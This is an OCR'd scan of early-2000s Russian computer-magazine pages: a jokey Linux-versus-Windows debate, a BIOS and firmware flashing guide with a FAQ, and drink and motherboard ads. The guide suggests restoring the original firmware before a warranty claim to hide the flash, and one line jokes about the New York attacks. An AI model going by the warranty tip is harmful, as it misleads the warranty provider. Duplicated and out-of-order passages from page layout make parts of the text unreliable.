TanaT: Слушай, я тебе приведу пару примеров, а потом посмотрим, как ты запоешь. Итак. В 2001 году Бундестаг (главный законодательный орган Германии, почти наша Государственная дума) полностью перешел на операционную систему Linux. Это значит, что тысячи компьютеров сменили свою системную ориентацию :) и стали на путь истинный! В конце 2001 года Скотленд Ярд (главный сыскной орган Великобритании, сродни нашему УВД) начал свой переход на тот же Линукс. Неужели ты думаешь, что такие серьезные организации, как Бундестаг и Скотленд Ярд, имеющие в своем распоряжении лучших экспертов, программистов и администраторов страны (Германии и Великобритании, соответственно), стали бы переходить на дырявую ось? Одно дело мне очки втирать, а другое - серьезным государственным органам! Прокомментируй.



Вот он, еще девственный моделер!

Andrew: Здорово! Ты за словом в карман не лезешь! Только ты упустил один момент. Одно дело парить читателей, а другое меня. Но я в обиду читателей не дам!

TanaT: Слушай виндузятник, ты что, шизофреник или ламер? Извините за слово "виндузятник"! ;) Ну чего ты завелся? Хочешь с темы съехать? Какой такой момент я упустил?

Andrew: За ламера ответишь! Это я тебе обещаю! А забыл ты сказать, что оси бывают серверами и домашними/настольными/пользовательскими. Этим "органам", как ты выразился, нужны сервера. А многим из нормальных людей, не корпораций, нужны домашние системы. В которых можно поиграться, обработать документы и таблицы, поработать с графикой и музыкой, поскользить в сети. Им вовсе не нужно делать из своего компа супер-пупер яху-сервер! Хотя и для этого существуют специальные версии виндов - сервера называются! Я думаю, этим твоим заморским баклажанам явно нужно не в игрушки играться и не музыку писать. Ну что скажешь, лаваш?

TanaT: Ну, в принципе правда твоя. А вообще, сам ты лаваш!

Andrew: :) Ну вот, лаваш-то лаваш, а правда моя! :) Но это еще не все! Слушай: Gtk+, Qt, Motif, XForms. Знакомо? А вот у винды стандартизированный графический интерфейс. И не надо говорить, что профессионалам это до лампочки. Когда у одной утилиты «Close» первая кнопка в заголовке, а у другой - последняя, крыша уезжает. Еще недостаток: в виндах одна GUI библиотека, а в Линуксе надо иметь все, ведь программ много, а каждая юзает свою. Что-то мне кажется, что есть более интересные способы переводить место на диске. До недавнего времени я бы сказал, что консолька в *никсах лучше, но с пятой НТшки в виндовую консоль тоже AutoComplete по Tab добавили, так что все ОК.

TanaT: Ну, хоть ты и говорил, что так говорить не надо, все равно скажу: ну не все ли тебе равно, какую по счету кнопочку закрыть? Ну хоть первая слева, хоть третья тоже слева! Что, больше придраться не к чему?

Andrew: Ты что, пива перепил? На вопрос о GUI-библиотеках отвечать будешь?

TanaT: У тебя что, места на диске мало? Ну, одна библиотека, ну, десять. Прям они большие такие! Лежат и никого не трогают. Их можно сравнить с поддержкой явы в браузерах. Лежит куча файлов, никого не трогает. А когда надо, система к ним обращается и использует. Какой-то ты мелочный, или аргументы закончились?

Andrew: Угу. Не дождешься. Ура! Уже давно все Линухи дружат с русским и украинским! Вот только это если консолька или в качестве Window менеджера стоит KDE или Gnome. А вот если программа не поддерживает взаимодействия с ними (если она не Gtk+ или Qt), то хоть буковки она рисует, переключать раскладку не хочет. Приходится запускать xmodmap. Упс, и тут мины. Все таблицы рассчитаны на старые клавы, а сейчас все с наклеечками под Винь. Вот нажимаешь на вопросик, а он тебе другое рисует (честно, не помню что, кажется - точку с запятой). Вот и сиди файлы с таблицами вручную правь. И переводы программ сплошь любительские. Да и вообще, выкинь свой KOI-8R/U. Весь документооборот в Win-1251, а сейчас в Unicode перешел. Что, пингвинская гордость не позволяет?

TanaT: По поводу клавиатур ты загнул. Большинство, но не все или почти все клавы под Винь. Можно спокойно прийти в фирму и купить клаву с нормальными наклеечками. По крайней мере у меня никаких проблем нет. Между прочим, к твоему сведению, существуют специальные (или отдельные) дистрибутивы Линукса для русскоязычного населения. Основное место среди них занимают Linux Black Cat и Linux Mandrake (русский). В них нет никаких проблем с русским вообще.

Andrew: По поводу Black Cat не спорю, а вот что я имел в виду, так это Mandrake. Вот сейчас ты говоришь, что там нет проблем с русским языком. Ты уверен на 100%? И не забудь про документооборот рассказать!

TanaT: Да разрази меня гром, если...

GOD: Я бы на твоем месте так не говорил :).

TanaT: Ну-у, в общем... Честно говоря, нет, не уверен. Сам я пользуюсь Red Hat'ом. Просто привык. Там у меня проблем нет. А в Mandrake я работал, но мало. Однако я читаю кучу рассылок по Linux'у. Там очень часто задают вопросы про русский язык и всегда получают на них ответы. А потом раздаются радостные визги: "Спасибо, спасибо. Теперь все работает. Так классно! Спасибо за помощь!". Так что я за свои слова отвечаю. А на твой документооборот мне с высокой башни! Любые документы я

NEXT

PC_Zone

MORTAL KOMBAT: LINUX VS. WIN

TanaT (tanat@yes.ru) и Andrew Fadeev (Andrew@fadeev.com)

обрабатываю Star Office'ом (слышал про такой?), который обновляется почаще MicroSoft Office'а (в него уже не знают, что напихать). Он поддерживает любые форматы файлов и, вообще, имеет все, что мне нужно.

Andrew: Не надо в MS Office ничего пихать, там все уже есть! Вообще-то, я не про форматы файлов говорил, а про кодировки. Или ты не впитал?

TanaT: Выкинь свои кодировки, знаешь куда? Все в Линухе с кодировками в порядке. Если у тебя руки растут чуть выше ног, тогда у тебя и будут проблемы с кодировками, а у меня все пучком! :)

GOD: Раунд завершен. Победитель - Andrew. TanaT слишком много грубил и слишком мало аргументировал. К тому же победитель классно его уел с серверами и домашними осями. Последний раунд - финальный. Никаких ничьих! Посмотрим, кто кого. FIGHT!

<Третий раунд>

Andrew: Ну что, отдохнул, ластоногий? Получай по новой! Не забывай, что твоим Линуксом занимаются любители. А где гарантия, что в один прекрасный день они не скажут, что, например, протокол драйвера для ChinaTown SVGA-XXX им никому не нужен? А у тебя такая карточка, что сам сядешь драйвера писать? Я к тому, что не все производители снабжают свои детища Linux-драйверами.




А альтернативный драйвер никому, кроме тебя, может быть не нужен. А вообще, для Линукса слишком мало ПО. Если мне что-то надо для Виндов, то радиотолчок решит все мои проблемы. И что ты будешь делать? Ну, я-то знаю - Windows ставить!

TanaT: Слушай, вот я с тебя стигаюсь! Ты сказал "протокол драйвера"? Может, ты имел в виду "драйвер протокола"? :))))
К твоему сведению, я ChinaTown'ом не пользуюсь! :) Покупай нормальную карточку от nVidia, и у тебя не будет никаких проблем. В любом случае перед покупкой карточки выясни: какие с ней есть дрова, под какие оси они. В крайнем случае ты всегда можешь попросить фирму поставить Linux на твой комп (он бесплатный, следовательно, его установка не требует лицензии и денег). Почти любая фирма согласится на это (я имею в виду, если ты покупаешь весь комп в фирме). Тогда проблема совместимости драйверов явно не твоя. А по поводу ПО ты - прав. Оно, конечно, есть, но иногда доставляет немало мороки.

Andrew: Подожди! Вот нашел ты таки дрова подходящие. Но горе-программист написал их в спешке, оптимизировал под свою систему. А у тебя глюки начинаются. Этот драйвер с другим конфликтует. А тут еще очередная программулька, криво написанная, систему в кому вгоняет. Все хвалят Линукс за стабильность. Ага, это если с ним не работать, а загрузить и оставить стоять отключенным от сети.

TanaT: Так-с, как говаривал поручик Ржевский. Дрова тебе нужны не горе-программиста, а фирмы производителя твоего железа. Лучше всего исходник. Скомпилишь его, и порядок. Благодаря Unix-системам ты получаешь платформонезависимость. Вот и пользуйся ею. Нормальные дрова ни с чем не конфликтуют. Так что твоя последняя претензия отпадает сама собой.
ndrew: У твоего пингвина такая куча разных дистрибутивов. Может быть, это не страшно, если человек умеет настраивать систему, копаясь в настроечных файлах каталога /etc. А если человек любит всяческие утилиты (а если утилитками пользоваться, работа пойдет быстрее и безопаснее, т.к. они не дают поставить заведомо неверное значение какого-нибудь параметра), то ему придется изучать утилиту каждого дистрибутива. DrakeConf, LinuxConf и много другого.

TanaT: Драсьте, Марь Иванна! Ты ничего лучше не смог придумать? Есть такая штука: документация по Linux и курс



Работа с прикладным ПО в Линуксе не сильно отличается от аналогичной в Виндах

системного администратора. Я по первой из них за день разобрался, как работать в LinuxConf'е. Вопрос снимается.

Andrew: То, что я сделаю под Windows за 5 минут, в Линуксе займет 15. Непродуманный он какой-то. В Windows все наглядно и понятно, а у вас там даже drag&drop не между всеми программами работает! Или же, если я хочу послать файл по почте, то просто кликаю на нем правой кнопкой, потом SendTo->By Email. А у вас там... Что говорить - каменный век.

TanaT: Фраза: "непродуманный он какой-то" - ключевая. Andrew, ну так бы сразу и сказал: "Не нравится мне твой Linux, а придраться к чему я найду". Ну, так?

Andrew: Правда твоя. Ну, лежит мое сердце к Windows. Ничего не могу поделать. Вот, скажи, чего ты так на него окрысился?

TanaT: Такие же чувства, как ты к Win, я испытываю к Linux. Может, сила привычки, а может, желание отличаться от остальных.

GOD: Раз бойцы уже не хотят сражаться - раунд завершен! Победителем признается Andrew. Что бы ни говорил TanaT, распространенность ПО явно на стороне Виндов, а это очень серьезный козырь. Так что Виндоус побеждает!

TanaT: Так не честно!

GOD: TanaT, мне послышалось или ты меня перебил?


TanaT: Послышалось :(.

GOD: Что касается положения Линукса - скоро многое может измениться. Ведь и здания в New York'е уже взрываются...





МНЕНИЕ РЕДАКЦИИ




>Centner
Лично я ни за какие пироги не пересяду за Линукс (по крайней мере дома), особенно после того, как на моем компе завелся личный экземпляр WindowsXP. Наконец-то компания Microsoft сумела найти некий баланс между сложностью\простотой настройки и устойчивостью ОС. Очень привлекательной мне лично кажется возможность использования самого разнообразного софта, заточенного исключительно под винды, да и продвинутых пользователей виндов найти в реале или в сети найти и допросить (в форумах, например) на предмет правильной настройки\эксплуатации гораздо проще. Я уж не говорю о любителях поиграть в компьютерные игры, с пингвином они просто зачахнут. И последний аргумент: СТОЛЬКО денег, сколько заработано на Windows, просто так не заработать. Или куча народа по всему миру ошибается и выкладывает свои кровные исключительно под гипнозом? Итак, полку виндузятников (в моем лице) прибыло! Ату пингвинов, ату! Погнали наши городских...

Так я живу уже лет пять :). Сейчас на моей машине только XP. А все потому, что большинство софта - под Win, большинство игр - под Win, лучшие офисные программы - под Win (ой, не надо мне кричать про Star Office, пробовал, поверь). Да и к тому же, я уже навозился с системами по самые помидоры (с 4-го класса за компом) и теперь хочу за ними работать, а не копаться в их содержимом и постоянно обновлять все подряд (хотя иногда находит все-таки :)). Поэтому я считаю, что для рабочей станции лучше всего подходит Win. А вот что касается серверов (и в локалке и web и даже игровых), то тут *никс рулит. Спроси у Ядовитого почему большинство Counter-Strike серверов на *никсах - он ответит: «Потому что они не падают и не тормозят». И вообще, обработка большого количества подключений и, соответственно, пакетов, в никсах реализована лучше в плане стабильности, т.к. изначально эта ОСь делалась под Сеть. Т.ч. сети - *никс, а юзеру - Win (и только Винтуекей или XP).



>Ядовитый
Лично я, скорее всего, так и не оседлаю пингвина, по крайней мере до тех пор, пока разработчики игр не начнут воспринимать его как полноценную игровую платформу. Секьюрность, гибкость, мощность и прочие папские фишки - это все, конечно, безумно круто и наверное даже нужно, но я предпочитаю операционку, под которой могу спокойно погаматься в ЛЮБУЮ игру, существующую сегодня на рынке. Когда никсы станут такой ОС, с удовольствием пересмотрю свою позицию.



>SINtez
Когда-то я сидел под *никсами. Затем снес их, т.к. многое там мне неудобно. Затем опять поставил, через год снес, опять же, за ненадобностью. Потом опять поставил, и опять снес.



Sprite
ВРУБИ СВОЙ
ДРАЙВЕР
ZЕМФИРА
СПЛИН
БИ-2
МУМИЙ ТРОЛЛЬ
СМЫСЛОВЫЕ
ГАЛЛЮЦИНАЦИИ
ТАНЦЫ МИНУС
ВОПЛИ ВИДОПЛЯСОВА
СЕРГЕЙ ГАЛАНИН
КОНСТАНТИН КИНЧЕВ
НОЧНЫЕ СНАЙПЕРЫ
СЕГОДНЯ НОЧЬЮ
7Б
ЛИНДА
МУЛЬТFИЛЬМЫ
НАЙК БОРЗОВ
ПИЛОТ
TOTAL
ЛЕНИНГРАД
КОРОЛЬ И ШУТ
Sprite ДРАЙВЕР 1
Sprite ДРАЙВЕР 2
ХОЧЕШЬ – ПРОСТО СЛУШАЙ,
ХОЧЕШЬ – СЛУШАЙ И СМОТРИ
Участвуй в Рекламной Акции «Sprite ДРАЙВЕР». Собери этикетки от бутылок «Sprite» (2 л, 1 л или 0,5 л) с надписью «Sprite – Вруби свой ДРАЙВЕР» на сумму баллов, равную или больше 100, и получи приз – один из двух интерактивных компакт-дисков «Sprite ДРАЙВЕР»:
• С 25 февраля 2002 года ты можешь стать обладателем одного из 75 000 компакт-дисков «Sprite ДРАЙВЕР-1» с хитами и новыми песнями групп «Мумий Тролль», «Zемфира», «Танцы Минус», «МультFильмы», Линды и других звезд.
• С 25 марта 2002 года тебя ждет «Sprite ДРАЙВЕР-2» – один из 75 000 компакт-дисков теперь уже с хитами и новыми песнями групп «Сплин», «Би-2», «Ленинград», «Король и Шут», «Вопли Видоплясова» и других звезд.
Спеши, общее количество призов – 150 000!
Организаторами Рекламной Акции являются уполномоченные производители безалкогольных напитков «The Coca-Cola Company». Полные правила читай на плакатах Рекламной Акции в магазинах.
Информация по телефону в Москве (095) 956 5522.
ПОДРОБНОСТИ ИЩИТЕ НА ПЛАКАТАХ И ЭТИКЕТКАХ
НАБЕРИ
100
БАЛЛОВ
ЗА КАЖДЫЙ
ДИСК
0,5 л 10 БАЛЛОВ
1,0 л 15 БАЛЛОВ
2,0 л 20 БАЛЛОВ
Sprite является зарегистрированным товарным знаком The Coca-Cola Company.
© 2001 The Coca-Cola Company. Напиток сертифицирован.

Михаил Михин (centner@real.xakep.ru) и
Andrew Fadeev (andrew@fadeev.com)

Новый этап в жизни твоих железок
Обновление BIOS

<БИОС>

Все знают, что на материнской плате есть БИОС. Эта микросхема хранит программу, которая грузит компьютер, а потом управляет основными устройствами. Раньше такие программки вшивали в микросхемы намертво, но с какого-то момента подумали: если можно обновлять операционную систему, то почему не обновлять программу БИОСа? И вот БИОС стали выполнять на Flash памяти, что позволяет обновлять его. Надо сказать, что видеокарты также обладают микросхемой с управляющей микропрограммой, называемой VESA BIOS. VESA - это Video Electronics Standards Association - Ассоциация по стандартам в области видеоэлектроники. Сейчас их тоже делают на флэш-памяти. Программа модемов также обновляема, хотя она и не называется БИОСом.

Если говорить подробнее, то BIOS - это Basic Input/Output System - основная система ввода/вывода. Заглянув внутрь нее, несложно убедиться, что набор программ BIOS необходим для проверки, тестирования, обслуживания аппаратуры, торчащей внутри твоего системного блока. В момент, когда ты врубаешь питание, BIOS материнской платы в качестве посредника берет управление в свои руки и после тестирования готовит систему к загрузке внешней операционки. Обычно в BIOS имеет место быть System Setup - программа настройки системы, с помощью которой ты можешь произвести массу разнообразных действий, которые не замедлят сказаться на работе твоего компа.

Было время, когда материнские платы и прочие полезные устройства продавались в комплекте с однократно программируемым ПЗУ, некоторые из них можно стереть с помощью ультрафиолетовой лампы, программатора и прямых рук. Существует несколько типов микросхем, содержащих в себе интересующие нас программы. Давай с ними познакомимся:

PROM (programmable read-only memory, или программируемая память только для чтения) - как становится ясным из названия, однократно записываемый чип памяти PROM содержит в себе данные всегда, даже в момент, когда компьютер выключен.

EPROM (erasable programmable read-only memory, или стираемая программируемая память только для чтения) - отдельный подтип PROM, который не может устоять перед лучами ультрафиолета, и после стирания чип EPROM может быть перепрограммирован. Возню с этим типом памяти лучше всего доверить специалисту.

EEPROM (electrically erasable programmable read-only memory, или электрически обнуляемая программируемая память только для чтения) - опять же подтип PROM, где чип приводится в первозданное состояние посредством электроразряда.

Flash memory, или Flash EEPROM, то, что мы имеем сегодня, не нуждается ни в каких дополнительных устройствах для стирания и перезаписи. Любой чайник, имеющий свежую материнку, Интернет и желание, может порадовать себя новой прошивочкой, воспользовавшись преимуществами электрически перепрограммируемых ПЗУ или Flash ROM.

<Зачем?>

У всего должна быть причина. Зачем же существуют перепрошиваемые БИОСы? Итак, БИОС - это программа. А любая программа содержит ошибки. Аксиома такая. Ошибки в такой важной программе могут наделать много неприятностей. И хоть прошивки БИОСов тщательно тестируются, мелких багов не избежать. Вот техническая поддержка собирает жалобы пользователей, исправляет программу и кладет ее на свой сайт. Кроме того, новая программа может добавить какие-нибудь функции, изменить интерфейс программы или картинку при загрузке (обычно Energy Star logo справа). С модемами дело обстоит сложнее. Дорогие модемы, которые

BIOS - это Basic Input/Output System - основная система ввода/вывода. Заглянув внутрь нее, несложно убедиться, что набор программ BIOS необходим для проверки, тестирования, обслуживания аппаратуры, торчащей внутри твоего системного блока. В момент, когда ты врубаешь питание, BIOS материнской платы в качестве посредника берет управление в свои руки и после тестирования готовит систему к загрузке внешней операционки. Обычно в BIOS имеет место быть System Setup - программа настройки системы, с помощью которой ты можешь произвести массу разнообразных действий, которые не замедлят сказаться на работе твоего компа.

Еще одной причиной для перепрошивки можно назвать практически мгновенное устаревание новых компьютерных железок после их выхода на рынок, а про многомиллионную российскую армию пользователей древнего железа я вообще молчу, их проблемы начинаются с конфигурации Виндов и продолжаются в процессе затяжного апгрейда: жесткие диски большого объема могут запросто отказаться работать на стабильной в целом системе, но с BIOS, не поддерживающим режим LBA. Опять же многим не спится без полной поддержки Plug-and-Play любимыми Виндами. Не стоит забывать и о новых возможностях, которые несут в себе новые прошивки для железа.

позволяют перепрошивать свою программу, обычно строятся на DSP процессорах. Связи в таких процессорах не устанавливаются на заводе, а задаются программой. Конечно, такие процессоры дороже, но позволяют реализовывать новые функции в железе, обновляя только программу. Например, некоторые 33,6 модемы простенько апгрейдились до 56K простой заменой программы. Вот тебе и экономия. С видеокартами дело вообще темное, хотя их (видюх) цели - нести людям свет. Дело в том, что производители не публикуют апдейты, а просто включают их в новые партии, утилиты для прошивки официально не раздаются, а с тотальным переходом на Windows с VESA режимами напрямую не работают. Раньше с видеобиосами мучались, чтобы улучшить работу видеовыходов, но в новых картах (GeForce2/3) поддержка видеовыхода вшита в чип. Вывод: обновит микропрограмму железки можно для того, чтобы, возможно, улучшить ее работу.


Еще одной причиной для перепрошивки можно назвать практически мгновенное устаревание новых компьютерных железок после их выхода на рынок, а про многомиллионную российскую армию пользователей древнего железа я вообще молчу, их проблемы начинаются с конфигурации Виндов и продолжаются в процессе затяжного апгрейда: жесткие диски большого объема могут запросто отказаться работать на стабильной в целом системе, но с BIOS, не поддерживающим режим LBA. Опять же мно-

Подумай, надо ли тебе ставить каждую новую версию или сначала читать список изменений и потом решать. Я, тьфу-тьфу, еще не запорол ни одной платы, но осторожность не помешает все равно.
И еще мой долг сообщить тебе, что изменяя/перепрошивая BIOS видеокарты, ты вмешиваешься в святая святых гарантийщиков, и твоя гарантия, конечно же, идет лесом даже в том случае, если процедура перепрошивки удалась. Помни еще и о том, что возврат "родного" BIOS на его законное место перед обращением в гарантийку снова дает тебе твои уже было утерянные права :)).

гим не спится без полной поддержки Plug-and-Play любимыми Виндами. Не стоит забывать и о новых возможностях, которые несут в себе новые прошивки для железа.


<Как?>

Что нам понадобится? В случае с материнской платой нам обязательно нужна будет ее инструкция. Это нужно для того, чтобы точно знать модель платы и адрес сайта производителя. Еще в мануале часто описана программа для апдейтов БИОСа этой фирмы. Нам обязательно нужно знать текущую версию БИОСа, чтобы знать, качаем ли мы новую или нет, и потому что на разные исходные версии бывают разные апдейты (например, версия A,B,C). Для этого надо успеть заметить строчку при загрузке или



MSInfo

позвать на помощь Windows. Win-dow-s-s-s! Так вот, запускай программку msinfo32.exe (пуск->выполнить...).
Итак, подготовились. Коннектимся с Инетом и заходим на сайт мамы-папы платы. Высматриваем там раздел Support или BIOS/Driver Update. Заходи. Далее выбираешь модель платы. Это все к примеру, на разных сайтах процедура отличается. Тебя могут сначала спросить модель, а потом надо будет найти страницу обновлений. В Интернете ты не первый раз - разберешься. Скачивай прошивку. Где-то там же будет программка прошивальщик. Скачивай тоже. Эта программа (в общем случае) не работает под виндозом. А вы, гражданин в костюме пингвина, сядьте, под Линуксом тоже не работает. Исключение - программа Интела - работает под Windows. Придется создавать загрузочную дискетку и загнать программу и новую прошивку туда. Следующий шаг - развесить по комнате всякие шамански штуки, поставить тотем повыше, вставить дискету и перезагрузиться - входим в главную стадию. Перед тобой приглашение ДОСа. Отвык, да? Вводи имя программы прошивщика (например, awdflash). Окно программы будет содержать строчку, где надо ввести имя файла с микропрограммой. Вводишь и нажимаешь Enter. Программа спросит, сохранять ли старую прошивку на дискету. Соглашайся



Программа прошивщик

- вдруг новая не понравится. Следующий вопрос будет: начать? Поджигай благовония и соглашайся. Пройдет какое-то время, и потом комп перезагрузится или предложит тебе перегрузить его. Как бы процесс ни был долог, не прерывай его. Если прошли сутки, то либо ты забыл нажать Enter, либо дело плохо. Я описывал среднестатистическую программу, у тебя процесс может быть другой. Например, программе надо указывать имя прошивки как параметр - flash.exe newbios.bin. Смотри readme.txt утилиты.

<А стоит ли?>

Все это хорошо, но есть и другая сторона. Если, например, компьютер повиснет во время прошивки или погаснет свет, то твоя плата останется без программы и перестанет работать. Конечно, можно восстановить прошивку в сервисном центре, есть платы с резервным БИОСом, а в инструкции к моей плате вообще написано, что, в случае битой прошивки, резервная программа при загрузке смотрит на дискету и, если находит там bin файл, заливает его себе. Другие проблемы с новыми прошивками - это то, что, исправив старые баги, разработчики с радостью добавляют новые. Возможно, новые глюки будут свирепее старых. Я так попался со своей старой платой. Так что всегда сохраняй старую прошивку, может, придется возвращаться. Мое мнение такое, что стоит обновлять БИОС тогда, когда там появляется какая-то важная функция. Например, поддержка нового семейства процессора. Решай сам.

<Пока>

Вот такое это дело, прошивка БИОСа. Подумай, надо ли тебе ставить каждую новую версию или сначала читать список изменений и потом решать. Я, тьфу-тьфу, еще не запорол ни одной платы, но осторожность не помешает все равно.
И еще мой долг сообщить тебе, что изменяя/перепрошивая BIOS видеокарты, ты вмешиваешься в святая святых гарантийщиков, и твоя гарантия, конечно же, идет лесом, даже в том случае, если процедура перепрошивки удалась. Помни еще и о том, что возврат "родного" BIOS на его законное место перед обращением в гарантийку снова дает тебе твои уже было утерянные права :)).

NEXT

PC_Zone

ОБНОВЛЕНИЕ BIOS

Михаил Михин (centner@real.xakep.ru) и Andrew Fadeev (andrew@fadeev.com)

FAQ по BIOS

Вот тебе на всякий случай еще и небольшой FAQ, собранный с Интернета по нитке, ты ведь наверняка опять не будешь утруждать себя чтением дурацкой документации. А зря…

Q. Что вообще можно перепрошить?

A. Перепрошить можно все что перепрошивается :). Лично мне удалось залить свеженькие микропрограммы в видеокарту, материнскую плату, модем и пишущий сидюк. По степени убывания геморройности. Самые потрясающие результаты по итогам данной операции выдал модем, и мой дискописатель TEAC тоже порадовал изменениями в лучшую сторону.

Q. А модем-то зачем? И так ведь работает.

A. А затем, чтобы работал еще лучше и стабильнее. Было бы обидно не использовать возможности Курьера от USR на полную катушку, вот я и решился воспользоваться плодами деятельности Андрея Ваваева (www.usrmodem.ru). Кстати, он о своих пользователях заботится, времени на написание документации не жалеет, прямо указывая, что если после установки прошивки появились проблемы или вопросы, то попытаться найти ответ на свой вопрос нужно в этой документации. Там же подробненько расписано, что, как и зачем: "Программное обеспечение модема (прошивка) постоянно модифицируется, поэтому иногда может понадобиться обновить прошивку в модеме для приобретения каких-то новых функций или устранения обнаруженных ошибок. Для загрузки новой прошивки в модем необходимо перезагрузить компьютер в режиме эмуляции MS-DOS или в чистый MS-DOS. Для пользователей Windows NT - загрузить MS-DOS с дискеты. После этого запустить .exe файл прошивки с ключом /Cn (для оригинальных прошивок /C=n), где n - номер COM-порта, на который установлен модем. Далее ответить программе Yes (Y) и дождаться сообщения об удачной загрузке прошивки "Successful programming complete". Если загрузка прошивки по какой-либо причине окончилась неудачей (выключение питания, зависание компьютера, попытка заливки прошивки в окне многозадачной системы Windows или OS/2), то необходимо выключить модем (или компьютер, если модем внутренний). После этого включить и загрузить прошивку, как описано выше".
Не менее важным может оказаться история развития микропрограмм, вполне возможно, что тебе не надо гнаться за самой последней версией, лучше подойдет и одна из промежуточных. Как правило, производитель программ публикует список изменений от прошивки к прошивке, а выглядит это примерно так (опять в качестве примера информация с www.usrmodem.ru):

Версия 2.1.12
- Исправлено много ошибок в алгоритме АОН - должен работать лучше.
- Добавлена команда вывода сырого кода АОН - ATI17.
- Приведен в соответствие с описанием регистр S91.
- При установке &N3 (если V.34 не запрещен) происходит соединение на 2400/V34.

Версия 2.1.11
- Устранена ошибка с регулировкой размера блока V.42.
- Изменен формат вывода скоростей в строке коннекта (см. регистр S91).
- Доработан АОН.
- Состояние индикатора HS обновляется в процессе соединения.
- ATI15 - вывод информации о последнем определенном номере.
- Исправлена ошибка с диагностикой в Win2K.
- Теперь прошивка выпускается в трех модификациях:

Delta - DSP v.1.0.6; Gamma - DSP v.3.0.13; Sigma - DSP v.3.1.2.

Q. Ну ладно, а как быть с видюхой? Разве новых драйверов недостаточно?

A. Бывает, что и достаточно. Но ведь надо же найти дело для шаловливых ручек :). Вот у меня тоже свербило в одном месте, взял да и обновил на досуге свой ЖыФорс. А делал я так: перво-наперво определил название карты и производителя. Это оказалось несложно, все необходимые данные содержались в прилагаемых бумажках. Затем заглянул в Интернет, выяснил в нескольких форумах, какую прошивку выбрать и где ее слить. Слил, разархивировал в корень диска C: вместе с прошивальщиком, предварительно его обозвав как p.exe, чтобы под ДОСом не набивать километры сложных имен. Перезагрузил машину с дискетки с целью выхода в чистый ДОС. Если у тебя Винды 95-98, то можешь обойтись и без дискетки, нажав при загрузке Shift-F5. Все, время для начала самого процесса: прошивальщик взялся за дело…
Закончив свой нелегкий труд, комп попросил разрешения перезагрузиться, перезагрузился, и я спокойно выдохнул…
Любителям осторожности и взвешенности рекомендую при желании перезалить софт в видюху на чипсете от nVidia, заглянуть на www.nvworld.ru и скачать программку VgaBios, которая умеет подменять собой копию BIOS в ОЗУ. Очень удобна, если есть какие-либо сомнения в новой прошивке.


NEXT



Go! DDR


MSI DDR Mainboard

845 Ultra-ARU




Intel® 845D chipset

- Поддерживает процессор Intel® Pentium® 4 Socket 478 до 2.2 ГГц
- Поддерживает 3 модуля DDR DIMM до 2 Гб
- ATA 133 и RAID 0 или 1 (дополнительно)
- Поддерживает USB 2.0 (дополнительно)
- C-Media 6-канальное аудио
- 1 CNR / AGP 4X / 5 PCI
- ATX форм-фактор
- D-Bracket™/Live BIOS™/Live Driver™ / Fuzzy Logic™ 3




KT3 Ultra-ARU
VIA® KT333 chipset



- Поддерживает процессоры AMD Athlon™ XP /Athlon™/Duron™ до 2000+
- Поддерживает 3 модуля DDR333 SDRAM до 3 Гб
- 5 PCI / 1 CNR / 1 AGP
- USB 2.0 Host Controller (дополнительно)
- IDE ATA 133 и RAID 0 или 1 (дополнительно)
- C-Media 6-канальное аудио

745 Ultra
SiS 745 chipset



- Поддерживает процессоры AMD XP Athlon™ / Athlon™ / Duron™ Socket A до 2000+
- Поддерживает 3 модуля DDR333 SDRAM DIMM до 3 Гб
- 1 AGP / 1 CNR / 5 PCI / ATX
- AC'97 интегрированное аудио
- D-Bracket™ / Live BIOS™ / Live Driver™ / Fuzzy Logic™ 3

G4MX440-T
TV-Out 64MB DDR



- Технология NVIDIA® nView™ обеспечивает гибкую и простую в использовании настройку изображения
- NVIDIA® Lightspeed Memory Architecture™ (LMA) II
